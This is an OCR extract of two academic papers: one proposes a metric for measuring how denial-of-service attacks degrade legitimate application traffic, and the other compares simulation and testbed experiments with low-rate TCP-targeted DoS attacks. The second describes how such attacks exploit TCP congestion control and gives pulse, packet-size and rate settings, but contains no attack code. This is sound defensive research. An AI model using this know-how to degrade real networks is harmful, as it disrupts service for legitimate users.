E-mail (user to server)	Real-time, block		any $<$ 4 s or maxRTT $<$ 4 s		$<$ 300%	
DNS	Real-time, block		whole $<$ 4 s			
ICMP	Real-time, block		whole $<$ 4 s			
Audio, conversational	Real-time	$<$ 150 ms (media)	whole $<$ 4 s or maxRTT $<$ 4 s (control)	$<$ 3%		$<$ 50 ms
Audio, voice-messaging	Real-time	$<$ 2 s (media)	whole $<$ 4 s or maxRTT $<$ 4 s (control)	$<$ 3%		$<$ 50 ms
Audio, streaming	Real-time	$<$ 10 s (media)	whole $<$ 4 s or maxRTT $<$ 4 s (control)	$<$ 1%		$<$ 50 ms
Videophone	Real-time	$<$ 150 ms (media)	whole $<$ 4 s or maxRTT $<$ 4 s (control)	$<$ 3%		
Video, streaming	Real-time	$<$ 10 s (media)	whole $<$ 4 s or maxRTT $<$ 4 s (control)	$<$ 1%		

TABLE I

APPLICATION CATEGORIES AND THEIR REQUIREMENTS

for Universal Mobile Telecommunications System, that defines acceptable service quality for various applications. 3GPP is a "collaboration agreement which brings together a number of telecommunications standards bodies" [1] from all over the world, in an effort to "produce globally applicable Technical Specifications and Technical Reports for a 3rd Generation Mobile System" [1]. Thus, the proposed set of QoS specifications has an advantage of being already accepted by the world's large standards bodies.

Our proposed DoS impact metric requires measurement of legitimate traffic at various points in the Internet: at the legitimate senders and at the traffic destinations. As such, it is suitable for testbed experimentation where we can capture traffic at any point, but it would not be applicable to DoS impact measurement at the victim end during real-world attacks. We discuss how to measure required parameters in DoS experiments in Section II-B, and how to aggregate *pft* measures into a DoS impact metric in Section II-C We illustrate our metric with small-scale experiments in DETER testbed [4] in Section III and discuss open issues and future directions in Section V.

Another question that relates to objective DoS defense evaluation concerns the design of realistic and comprehensive test scenarios, i.e., DDoS defense benchmarks. While this question is an object of our current research, it is out of scope of this paper.

II. DoS Impact Metric

Our proposed DoS impact metrics considers a set of *transactions*, and categorizes them based on their QoS requirements into several application categories. For each transaction, we measure five parameters, specified in Section I, and evaluate success or failure based on how well the measured parameters meet QoS criteria for this transaction's application category. We now specify application categories and their QoS requirements, and then we explain how we define transactions and measure required parameters, and how we aggregate transaction success and failure data into an overall DoS impact metric.

A. Application Categories and Success Criteria

Table I lists the application categories we propose, mostly borrowed from [16], and the corresponding QoS requirements. We also modified several QoS requirements from [16], to: (1) account for jitter elimination in audio applications using variable size buffers [2], (2) differentiate between QoS requirements for first-person shooter (FPS) [3] and real time strategy (RTS) [17] games, (3) account for receipt of partial but useful response from a server [6], (4) account for DNS and ICMP services, (5) formalize extraction of the delay information from TCP dynamics and request/response dynamics of various applications.

B. Measuring Performance

We only measure performance for traffic on conversations initiated by a user with the target of a DoS attack. We identify user-initiated conversations by looking for SYN packets sent from a legitimate user's machine to a DoS target for TCP traffic, UDP packets sent to a well-known UDP service port for UDP traffic and ICMP request packets. We capture traffic trace data at the sender and at the receiver side, and identify transactions in this data. We define a transaction as some application-specific task that a user wants to perform. For example, if a user wants to download 10 files from an FTP server, one by one, this represents 10 transactions. On the other hand, if a user downloads 10 files in a batch, this represents one transaction. Table II-B shows how we identify transactions in the traffic trace data. A flow is identified as all traffic between two fixed IP addresses and port numbers.

Application	Transaction
email (server to server)	TCP flow
NNTP (Usenet)	TCP flow
Chat	TCP flow and inactive time $>$ 4 s
Web, e-commerce	TCP flow and inactive time $>$ 4 s
FTP, file-sharing	TCP flow and inactive time $>$ 4 s
Games	UDP flow
Telnet	TCP flow and inactive time $>$ 4 s
E-mail (user to server)	TCP flow and inactive time $>$ 4 s
DNS	One request/response
ICMP	One request/response
Audio and video	TCP flow and a corresponding UDP flow

TABLE II

TRANSACTION IDENTIFICATION

We can measure request/response delay and transaction duration using a sender-collected trace, but we need to correlate the sender/receiver traces to measure one-way delay, loss and jitter. We do this by matching source IP, port and identification (e.g., sequence number, request ID) of the packets at the sender with the packets at the receiver side, and synchronizing sender and receiver clocks at the beginning of the experiment. We use tcpdump to capture a traffic trace during the experiment. Since tcpdump uses interrupt-based packet capture, it has problems keeping up with high packet speeds [10] and it will largely overestimate packet loss for strong attacks. This problem can be handled to a large extent if tcpdump is combined with device polling [10].

We identify requests and responses using data flow between senders and receivers. Let A be a client that initiates some conversation with a server B. A *request* is identified as all data packets sent from A to B, before any data packet from B. A *reply* is identified as all data packets sent from B to A, before any new request from A.

Email and Usenet applications have a delay bound of 4 hours and retry each failed transactions for a limited number of times. It would be infeasible to create several-hour long experiments so we need to extrapolate transaction success for these applications using short experiment data. We do that using an observation that the DoS impact usually stabilizes after some short time from the onset of an attack, if the attack is not time-variable. When a defense system is present, the DoS effect will usually stabilize after some limited time from its detection by the defense, and the defense's engagement. if we ensure that the experiment duration is long enough that the DoS effect stabilizes, we can use the *pft* for transactions started after the stabilization point as a predictor of *pft* in a longer experiment. Also, since each server can set its own values for the number and timing of retries, we need to specify some default values to be used for transaction success evaluation. Let r be a total number of retries within the 4-hour delay bound and let s be the stabilized *pft* for email (or Usenet) transactions during a short experiment. The predicted *pft* for a long experiment is then: $pft_p = 1 - (1 - s)^r$.

Finally, some success criteria require comparing a transaction duration during an attack with its expected duration without the attack. If we have perfectly repeatable experiments, i.e., we can specify a list of transactions to be generated and the timing and sizes of packets in each direction, then we can measure the expected transaction duration directly, running the experiment without the attack. Some traffic generators may have built-in randomness that prevents repeatable experiments. In this case we must estimate the expected transaction duration, using the information about transactions of the same type completed prior to the start of the attack. Let us observe a transaction T that has completed in t_r seconds, sending B bytes of data, and whose duration overlaps an attack. Let *Th* be the average throughput of transactions generated by the same application as transaction T, and completed prior to the attack's start. We can then calculate the expected duration for the transaction T as $t_e = B/Th$ and compare it with the measured duration t_r.

C. Aggregating Results

Many DoS attacks inflict damage only while they are active, and the DoS impact ceases when the attack is aborted. It thus makes sense to calculate transaction success only for transactions whose duration overlaps the attack.

One way to aggregate transaction success and failure into a DoS impact measure is to calculate the percentage of failed transactions *pft* per application category and aggregate it into a histogram across categories or across service port numbers. This is especially useful to capture the effect of attacks that target only one application, e.g., TCP SYN attack at Web server port 80. We call this aggregated measure *DoS-hist*.

Sometimes it may be useful to aggregate *DoS-hist* into a single number, called *DoS-degree*, expressing an overall DoS impact. This can be done by calculating a weighted average of *pft* values: *DoS-degree* $= \sum_k pft(k) \cdot w_k$, where k goes over all application categories, and w_k is a weight associated with a category k. Applications could be weighted equally or according to their popularity or importance. Note that *DoS-degree* is highly dependent on the chosen set of application weights. Unless there is a broad consensus on a representative set of application weights, using *DoS-degree* for defense performance comparison could lead to false conclusions, as application weights can be chosen to drive the results in favor of a chosen defense.




Fig. 1. Simple experimental topology

For DoS defense evaluation it is useful to calculate the DoS impact over time. Since DoS defenses usually experience an activation delay before responding effectively, the DoS impact measured at the start of the attack will be much higher than later, when the defense has engaged. We capture this time-based change by splitting attack duration into intervals of T seconds and calculating *DoS-hist* and *DoS-degree* measures for each interval in the following manner: (1) We calculate success or failure for transactions overlapping the current interval, (2) We use transaction success data to calculate *pft* per application category and aggregate it into a desired measure, (3) A transaction that has failed in one interval is not used for *pft* calculation in the following intervals.

III. Experiments

We now illustrate our proposed DoS impact metric in a small-scale experiment in DETER testbed. We use a simple network topology, shown in Figure 1 and generate the following legitimate traffic: (1) HTTP traffic with Paretto-distributed file sizes, and exponentially distributed connection arrivals with 1s mean, (2) Telnet traffic with Paretto-distributed duration and traffic volume, and exponentially distributed connection arrivals with 1s mean, (3) FTP traffic with Paretto-distributed file sizes, and exponentially distributed connection arrivals with 1s mean, (4) DNS traffic with exponentially distributed request arrivals with 1s mean, and (5) ICMP traffic with exponentially distributed request arrivals with 5s mean.

We generate a UDP flood attack that aims to overwhelm the bottleneck link whose bandwidth is 1.25MBps. Figure 2 shows the *pft* measure per application as we vary the attack strength. The measure clearly reveals the sensitivity of long-lived transactions, such as generated by FTP and Telnet, to small-rate attacks, while DNS transactions are only affected when the attack strength is four-fold the bandwidth of the bottleneck link.

IV. Related Work

For brevity we only provide a short overview of the work related to DoS impact measurement. In the quality of service field there is an initiative to define a universally accepted set of QoS requirements for applications. This initiative is lead by the




Fig. 2. Impact of UDP flood attacks on applications

3GPP partnership between large standards bodies from all over the world [1]. While many of the specified requirements apply to our work, we extend, modify and formalize these requirements as explained in Section II-A.

There is a significant body of work in differentiated services field that separates applications into several categories based on their sensitivity to delay, loss and jitter. A representative list of applications includes video, voice, image and data in conversational, messaging, distribution and retrieval modes [12]. These applications are either inelastic (real time) which require end-to-end delay bounds, or elastic, which can wait for data to arrive. Real time applications are further subdivided into those that are intolerant to delay, and those that are more tolerant, called delay adaptive. The Internet integrated services framework mapped these three application types onto three service categories: the guaranteed service for delay intolerant applications, the controlled load service for delay adaptive applications, and the currently available best effort service for elastic applications. The guaranteed service gives firm bounds on the throughput and delay, while the controlled load service tries to approximate the performance of an unloaded packet network [7]. Similarly, the differentiated services (DiffServ) framework standardized a number of Per-Hop Behaviors (PHBs) employed in the core routers. In the early 1990s, Asynchronous transfer mode (ATM) networks were designed to provide six service categories: Constant Bit Rate (CBR), real-time Variable Bit Rate (rt-VBR), non real-time Variable Bit Rate (nrt-VBR), Available Bit Rate (ABR), Guaranteed Frame Rate (GFR) and Unspecified Bit Rate (UBR) [11]. The traffic management specifications [11] defined methods to measure network-provided service so that users can ensure they are receiving the service they had paid for.

In [9] researchers measure the effect of a DoS attack on network traffic. They study the distribution of several parameters: the throughput of FTP applications, roundtrip times of of FTP and Web flows, and latency of Web flows and the DNS lookup service. Our work concerns specifying the acceptable-service thresholds for these and several other parameters, and for a broader variety of services.

Recently, IRTF's Transport Modeling Research Group (TMRG) has been chartered to standardize evaluation of transport protocols by developing a common testing methodology, including a benchmark suite of tests [13]. In their drafts, they discuss the metrics for evaluation of congestion control mechanisms, such as delay, loss, throughput, fairness, etc. They briefly consider user-based QoS metrics, but do not specify them in any detail.

V. Conclusions

DoS defense field critically needs to formalize its defense evaluation methods. The most important feature of a defense is how well it can handle the impact of the attack. We proposed a DoS impact measure that directly captures the effect of a DoS attack on the legitimate network traffic, by defining application-level quality of service requirements and measuring if they have been met during an attack. The effectiveness of a DoS defense can then easily be evaluated with regard to how quickly and how completely it minimizes the DoS impact.

Much work remains to be done in tuning the parameters that define application QoS requirements, refining application categories, testing the proposed metric in a variety of attack scenarios, formalizing aggregation methods, and promoting the proposed metrics in research and commercial communities.

References

[1] 3GPP. *The 3rd Generation Partnership Project (3GPP)*.

[2] J. Ash, M. Dolly, C. Dvorak, A. Morton, P. Taraporte, and Y. E. Mghazli. Y.1541-qosm – y.1541 qos model for networks using y.1541 qos classes. NSIS Working Group, Internet Draft, Work in progress, May 2006.

[3] T. Beigbeder, R. Coughlan, C. Lusher, J. Plunkett, E. Agu, and M. Claypool. The effects of loss and latency on user performance in unreal tournament 2003. In *In Proceedings of ACM Network and System Support for Games Workshop (NetGames)*, September 2004.

[4] T. Benzel, R. Braden, D. Kim, C. Neuman, A. Joseph, K. Sklower, R. Ostrenga, and S. Schwab. Experiences with deter: A testbed for security research. In *2nd IEEE Conference on Testbeds and Research Infrastructure for the Development of Networks and Communities (TridentCom 2006)*, March 2006.

[5] A. R. Bharambe, V. N. Padmanabhan, and S. Seshan. Supporting spectators in online multiplayer games. In *In Proceedings of ACM SIGCOMM Workshop on Hot Topic in Networks*, November 2004.

[6] Nina Bhatti, Anna Bouch, and Allan Kuchinsky. Quality is in the eye of the beholder: Meeting users' requirements for internet quality of service. Technical Report HPL-2000-4, Hewlett Packard, 2000.

[7] R. Braden, D. Clark, and S. Shenker. Integrated services in the internet architecture: an overview. RFC 1633, June 1994. http://www.ietf.org/rfc/rfc1633.txt.

[8] R. F. Buccheit. Delay compensation in networked computer games. M.S. project, Case Western Reserve University, 2004.

[9] Kun chan Lan, Alefiya Hussain, and Debojyoti Dutta. The Effect of Malicious Traffic on the Network. In *Passive and Active Measurement Workshop (PAM)*, April 2003.

[10] Luca Deri. Improving passive packet capture:beyond device polling. In *Proceedings of SANE 2004*, October 2004.

[11] The ATM Forum. The ATM forum traffic management specification version 4.0. ftp://ftp.atmforum.com/pub/approved-specs/af-tm-0056.000.ps, April 1996.

[12] M. W. Garrett. Service architecture for ATM: from applications to scheduling. *IEEE Network*, 10(3):6–14, May/June 1996.

[13] IRTF TMRG group. The transport modeling research group's web page. `http://www.icir.org/tmrg/`.

[14] J. Heinanen, F. Baker, W. Weiss, and J. Wroclawski. Assured Forwarding PHB Group. RFC 2597, June 1999. http://www.ietf.org/rfc/rfc2597.txt.

[15] V. Jacobson, K. Nichols, and K. Poduri. An Expedited Forwarding PHB. RFC 2598, June 1999. http://www.ietf.org/rfc/rfc2598.txt.

[16] Nortel Networks. *QoS Performance requirements for UMTS*. The 3rd Generation Partnership Project (3GPP). `http://www.3gpp.org/ftp/tsg_sa/WG1_Serv/TSGS1_03-HCourt/Docs/Docs/s1-99362.pdf`.

[17] Nathan Sheldon, Eric Girard, Seth Borg, Mark Claypool, and Emmanuel Agu. The effect of latency on user performance in warcraft iii. In *In Proceedings of ACM Network and System Support for Games (NetGames)*, May 2003.

[18] L.A.R. Yamamoto and J.G. Beerends. Impact of network performance parameters on the end-to-end perceived speech quality. In *In Proceedings of EXPERT ATM Traffic Symposium*, September 1997.

High Fidelity Denial of Service (DoS) Experimentation

Roman Chertov, Sonia Fahmy, Ness B. Shroff
Purdue University

I. Introduction

Experimentation with security attacks introduces additional requirements compared to traditional networking and distributed system experiments. High capacity attack flows can push systems beyond their expected operational regions, and expose unexpected behaviors. Many popular simulation and emulation environments fail to account for such behaviors, and incorrect results have been reported based on experiments conducted in these environments. In addition, simulation and emulation environments sometimes introduce artifacts, altering the experimental outcome and its interpretation. Finally, identification of systems settings that significantly impact experimental results is crucial for creating repeatable experiments.

In this paper, we present the results of a careful sensitivity analysis we have conducted, which exposes difficulties in obtaining meaningful measurements from three emulation testbeds: DETER at http://www.isi.deterlab.net/, Emulab at http://www.emulab.net/, and Wisconsin Advanced Internet Laboratory (WAIL) at http://www.schooner.wail.wisc.edu with default system settings. We compare these results to ns-2 simulation results, and find dramatic differences between simulation and emulation results for Denial of Service (DoS) attack experiments. We select low-rate TCP-targeted DoS attacks as a case study, since these attacks have generated significant interest in the research community in the past few years. To validate our comparisons, we use a simple analytical model of TCP performance degradation, in the presence of a special case of TCP-targeted DoS attacks (those not causing timeouts), as a lower bound. Our results reveal that software routers such as Click provide a flexible experimental platform, but require understanding and manipulation of the underlying network device drivers. We also discuss our future work plans for creating higher fidelity network simulation and emulation models that are not computationally prohibitive.

The remainder of this paper is organized as follows. Section II summarizes related work. Section III describes the simple analytical model we have developed. Section IV explains the experimental setup that we use. Section V summarizes our results and the problems in achieving high fidelity DoS simulation and emulation. Finally, Section VI concludes the paper.

– This research has been sponsored in part by NSF/DHS grant 0335247 and NSF grant 0523249.

– Roman Chertov and Sonia Fahmy are with the Department of Computer Science, 250 N. University St., West Lafayette, IN 47907–2066, USA. Tel: +1-765-494-6183. Fax: +1-765-494-0739, E-mail: {rchertov,fahmy}@purdue.edu. Ness B. Shroff is with the School of Electrical and Computer Engineering, 465 Northwestern Ave., West Lafayette, IN 47907–2035, USA. E-mail: shroff@ecn.purdue.edu

II. Related Work

This section briefly describes simulation and emulation tools that are currently in use by the research community. Additionally, we give a brief background on low-rate TCP-targeted DoS attacks.

A. Network Simulation

Probably the most well known network simulator is ns-2 [11]. This discrete event simulator has very basic link models and is mainly used for queuing and end-to-end protocol research. Routers are represented as collections of output link queues, ignoring their physical characteristics. On the other end of spectrum, the OPNET simulator [1] is a very detailed commercial simulator. It contains a diverse collection of device models that include routers, switches, servers, and mainframes. Users have the option of creating their own models for the devices. However, a plethora of complicated models is detrimental to scalability, as it becomes prohibitively expensive to run large scale topologies and there is no guarantee that the models are correct.

B. Network Emulation Tools and Emulators

Network emulation tools range from those emulating large segments of a network to those that shape a single link. Tools like *tc*, *iproute2*, NIST-net, DummyNet, NetPath, and Click allow link shaping. Emulators like Modelnet and EMPOWER are capable of emulating large scale topologies; however, they emulate the network core leaving only the edge nodes to the user. The tools emulate the core connectivity, requested delays, loss, and link bandwidth. However, critical properties of real devices such as queuing delays, maximum packet forwarding rates, policies, and queue sizes are not accurately emulated, thus reducing the fidelity of the experiments that can be carried out.

C. Low-Rate TCP-Targeted Denial of Service Attacks

Most well-publicized DoS attacks have utilized a large number of compromised nodes to create constant high-rate flows towards the victims. Such "flooding attacks" are effective, but have major shortcomings from the attacker's perspective. First, the attacks are easy to detect due to the high volume of uniform traffic, e.g., UDP or ICMP. Second, the attacks can self-congest at some bottleneck and not reach the intended destination.

An attack that is less susceptible to these limitations is the low-rate TCP-targeted attack (Figure 1), introduced in [7]. This attack has generated significant interest in the research community, due to its potential to do great harm, go undetected, and the ease by which it can be generated. One variant of low-rate TCP-targeted attacks [5] is an attack that exploits the TCP Additive Increase Multiplicative Decrease (AIMD) mechanism

to cause TCP goodput degradation. The premise is that during the *congestion avoidance phase*, when packet losses occur due to attack pulses, TCP halves its congestion window, but when a successful transmission occurs, it only linearly increases its window size. Such an attack can be used to strategically target key routers or servers in the network, thus causing wide-spread degradation of TCP performance. Moreover, this attack may be difficult to detect, since it does not operate at a known frequency as in the case of the attack in [7]. Therefore, we use this attack variant as a case study in our work. This attack has not been experimentally studied in prior work, except in extremely limited settings, with no sensitivity analysis, or comparisons to analytical or simulation results.




Fig. 1. Low-rate TCP-targeted DoS attack

III. TCP Throughput Degradation Model

In this section, we describe a simple analytical model, which is a special case of a model given in [8]. The model characterizes TCP performance degradation as a function of the TCP-targeted attack frequency. In prior work, e.g., [10], models of TCP throughput as a function of the round-trip time and loss event rate were developed. These models, however, do not consider the presence of periodic attacks. In contrast, we compute the average TCP window size as a function of the TCP-targeted attack parameters.

As discussed in Section II-C, the objective of this variant of the attack is to exploit the TCP AIMD mechanism and not to cause timeouts. Our analysis assumes that TCP Reno [2] in the congestion avoidance phase is being employed for a single flow under attack. Since Reno can typically recover from a single packet loss without a timeout, it is assumed that *every* attack pulse will induce a packet loss. A loss of a single data packet will cause a reduction of the congestion window by half in TCP Reno, after which additive increase will be employed. For simplicity of the analysis, the short fast recovery phase is ignored. The resulting TCP congestion window saw-tooth pattern is depicted in Figure 2 for a fixed attack frequency. Observe that the model also gives a close approximation of the behavior of TCP New Reno [4] or TCP SACK [9] *even* with a few packet losses with every pulse, since these TCP flavors can typically recover from multiple packet losses without timeouts.

For brevity, we omit the detailed derivation of the throughput, which can be found in [3]. We find that the average congestion window size $W_{avg} = \frac{3t}{4rtt}$, where t is the sleep duration and rtt is the round trip time of the TCP flow.




Fig. 2. Saw-tooth pattern of congestion window evolution due to periodic loss every 4 seconds.

IV. Experimental Setup

The topology we use for both simulation and emulation experiments is depicted in Figure 3. This is a simple dumb-bell topology with four end systems and two routers that connect via a link with 60 ms delay. The attacker and the attack sink are varied from one side of the topology to another.[1] *The same* basic ns-2 script is used for both simulations and DETER and Emulab testbed experiments. Due to the specific requirements of the WAIL testbed, we had to modify the *tcl* script used on WAIL, so that access links have 40 ms delay and the backbone link has no delay. We have validated the results of ns-2, Emulab, and DETER for the same setup, and found them to be the same as the results with the topology in Figure 3. To create a long lived TCP flow, we used the *ttcp* tool on the testbeds to transfer a large file. Precise details about the DETER and Emulab machines can be found in [3].




Fig. 3. Simple dumb-bell topology with 160 ms round-trip-time and 100 Mbps links.


V. Experimental Results

In a series of experiments on DETER, Emulab, and WAIL, we have varied the duration of the attack sleep period to change the impact of the attack on the single TCP file transfer. The length of the attack pulse was set to 160 ms which is the RTT for the TCP flow. A sample of the results is given below to demonstrate the sensitivity of the results to testbed capabilities and settings. The complete results can be found in [3].

A. DETER and Emulab Experiments

In this section, we compare the results from the analytical model given in Section III and the ns-2 simulator with results

[1] This simple topology is not representative of the Internet, but we have selected it in order to be able to analyze the results in depth. Our future work plans include experiments with multiple bottleneck configurations and other traffic patterns.



(a) Attack in Forward Direction

(b) Attack in Reverse Direction

Fig. 4. Comparison of the average congestion window size from analysis, simulations, DETER and Emulab for different sleep time periods, and an attack pulse of length 160 ms. RTT is 160 ms. ns-2 results are not plotted in the reverse case because the attack has little impact.

from the DETER and Emulab testbeds. We first use the default system settings for the DETER and Emulab nodes without using Click on PC routers, since the ns-2 configuration was derived from these values. The attack tool was configured to generate packets as fast as possible during the attack pulse. In this set of experiments, the attack packet payload size is 10 bytes on DETER and ns-2, but it is set to 100 bytes on Emulab, as higher packet rates due to smaller packet sizes on Emulab cause the experiments to take several days, which is problematic in a shared and heavily used testbed like Emulab.

DETER. From Figure 4(a), we find that for all values of sleep time, DETER flows are *not* affected by the attack as much as ns-2 and Emulab flows. This is because the DETER PC router nodes are able to handle the attack pulse and the single TCP flow under attack. The DETER results are comparable to ns-2 results with a router buffer size of 100 packets [3]. For larger values of sleep time, the DETER curve levels off instead of increasing as with ns-2. This is because the goodput in these cases starts approaching the goodput value when no attack is present (203 KBps) for an RTT of 160 ms. This goodput value corresponds to a receiver window size of 34715 bytes (24 segments), which is the value reported by the receiver in our experiments. This receiver window size, set by the *ttcp* application, limits the maximum goodput when no attack is present.

Emulab. Results on the Emulab testbed appear to be more similar than DETER to the analysis and ns-2 results, since the attack creates overload on the Emulab PC routers (even though attack packets are larger), causing packet loss and window cuts. We found that the attack causes a significant number of timeouts on Emulab for sleep times 500–1500 ms, while the number of timeouts is negligible for other sleep times on Emulab, and for all cases on DETER and ns-2. This can be attributed to the fact that the machines used in these Emulab experiments were older than DETER machines, and hence their buses and NICs created bottlenecks.

ns-2. In contrast to testbed results, packet loss in ns-2 only occurs in case of buffer overflow. The ns-2 nodes themselves have "infinite CPU and bus capacity," and are capable of processing any flow without contention. Since the packet service times are shorter in ns-2 than on the testbeds, packet drops are less frequent. Another difference is that, due to the bounded capacities of the physical devices on the testbed, we find that maximum testbed packet rates cannot exceed 148 Kpackets/s, while ns-2 reports up to 250 Kpackets/s. A key difference between the testbed results and ns-2 is demonstrated in Figure 4(b) when the attack is launched in reverse direction. In ns-2, there is no contention between flows traveling in opposite direction, thus rendering the attack ineffective; however, on the testbeds the attack is still potent due to physical limitations of the machines (shared buses and processors).

Another interesting observation from Figure 4(a) is the non-monotonic increase of the average congestion window for ns-2 with the increase of the sleep time. This can be explained as follows. In ns-2, the lack of overlap between sender and attacker traffic can lead to fewer Cwnd cuts than expected for certain values of sleep time, thus causing the average window to be higher. However, for other values of sleep time, synchronization of the sender and attacker or timeouts can result in a smaller average Cwnd value. Since the ns-2 simulator components in this experiment are deterministic, such synchronization effects are amplified.

Packet sizes. Our DETER experiments with different attack packet sizes (results not shown here for brevity) have shown that, in case of packets with 700 byte-payload, there is an even less significant goodput degradation, confirming that small packets can cause more damage on PCs and software routers due to higher packet rates, packet processing overhead, and slot based queues. Results with a payload size of 2 bytes show a slightly higher goodput degradation than with a payload of 10 bytes.

B. Click Experiments

In the Click modular software router [6], the entire packet path is easily described, and one can easily configure a simple IP router that bypasses the OS IP stack. Simplification of the packet path yields a performance boost, making the PC router less vulnerable to overload under high packet flows. When the router is configured, each affected network device has to be included into the configuration. It is easy to change the queuing discipline and the queue depth for the queue at each output port.




Fig. 5. Impact of varying the Click router queue and the transmit buffer ring of the device driver on DETER.




Fig. 6. Comparison of the average congestion window size and the average goodput from analysis, simulations, and WAIL for different sleep time periods, and an attack pulse of length 160 ms. RTT is 160 ms.

To increase the fidelity of our experiments and reduce dependence on default system settings, PC routers were configured to run an SMP-enabled Linux-2.4.26 kernel with a multi-thread-enabled *Click-1.4.3* Linux module. Because the machines on DETER have the Intel Pro/1000 Ethernet cards, it was possible to use Click's *e1000-5.7.6* NAPI polling driver to make sure that receive livelock does not occur, and Click has the most direct access to the driver. Since Emulab machines we used did not have the Intel Pro/1000 cards, we were unable to conduct experiments with Click on Emulab, since the performance would be *worse than the default Linux IP stack*. Nodes R1 and R2 in Figure 3 were configured to run as IP routers using Click's programming language.

The default drop-tail queuing discipline was used. Figure 5 demonstrates that varying the TX buffer size produces *significant* variation in the results. It is also important to note that the TX buffer size has a *much more profound* impact than the Click queue size. Figure 5 clearly shows that a TX of 256 and a Click *Queue* of 50 performs much better than a TX of 80 and a Click *Queue* of 256. This implies that it is *crucial* to be aware of the driver settings.

C. Cisco 3640 Experiments

In the previous experiments, we have used open source software routers running on PCs. The Wisconsin Advanced Internet Laboratory (WAIL) has a large variety of commercial Cisco routers which we used in the following set of experiments. Since we changed the topology on WAIL so that only the access links had propagation delays (as discussed in Section IV), we ran ns-2 experiments with the new setup and found very little difference between the new (using the modified topology) and old (using the topology in Figure 3) simulations.

Figure 6 shows the results of an experiment with a low-rate TCP-targeted DoS attack as described in Section IV (dumbbell topology, 160 ms RTT, single attacker multiplexed with the TCP flow) on the Cisco 3640 routers with Cisco IOS 12.4(5). We had to modify the attack parameters from what we used on DETER and Emulab. Two attack parameters were used: 10-byte TCP packets at 13 Kpackets/s and 1400-byte TCP packets at 8.3 Kpackets/s. We had to use TCP attack packets instead of UDP packets because the router gives preference to TCP over UDP packets, which rendered the original attack uneffective. The attack pulse was rate limited; otherwise, most of the attack traffic was dropped on the input port queues. It is interesting to note that large packets caused the most damage on the Cisco 3640s, which is opposite to what we have observed in the PC router experiments in Section V-A. Additionally, the fact that we had to scale down the attack significantly (13 Kpackets/s vs. 148 Kpackets/s) shows that properly configured PCs can be used to mimic lower performing commercial routers.

VI. Conclusions

Our work has revealed key qualitative differences between the simulation and testbed results due to device specifics. These specifics have a major impact when conducting high performance experiments which stress the devices beyond the operational range envisioned when developing simulation and emulation models. It may be possible to use active probing to determine the capabilities of a network packet forwarding device and then create a general model of the device. Click can then be used to mimic a specific router, offering a higher degree of fidelity. This is the direction of our future work.

References

[1] The worlds leading network modeling and simulation environment. http://www.opnet.com/products/modeler/home.html, 2005.

[2] M. Allman, V. Paxson, and W. Stevens. TCP congestion control. RFC 2581, April 1999.

[3] R. Chertov, S. Fahmy, and N. Shroff. Emulation versus simulation: A case study of tcp-targeted denial of service attacks. In *Proceedings of the 2nd International IEEE CreateNet Conference on Tesbeds and Research Infrastructures TridentCom, 2006*, February 2006.

[4] S. Floyd and T. Henderson. The NewReno modifi cation to TCP's fast recovery algorithm. RFC 2582, April 1999.

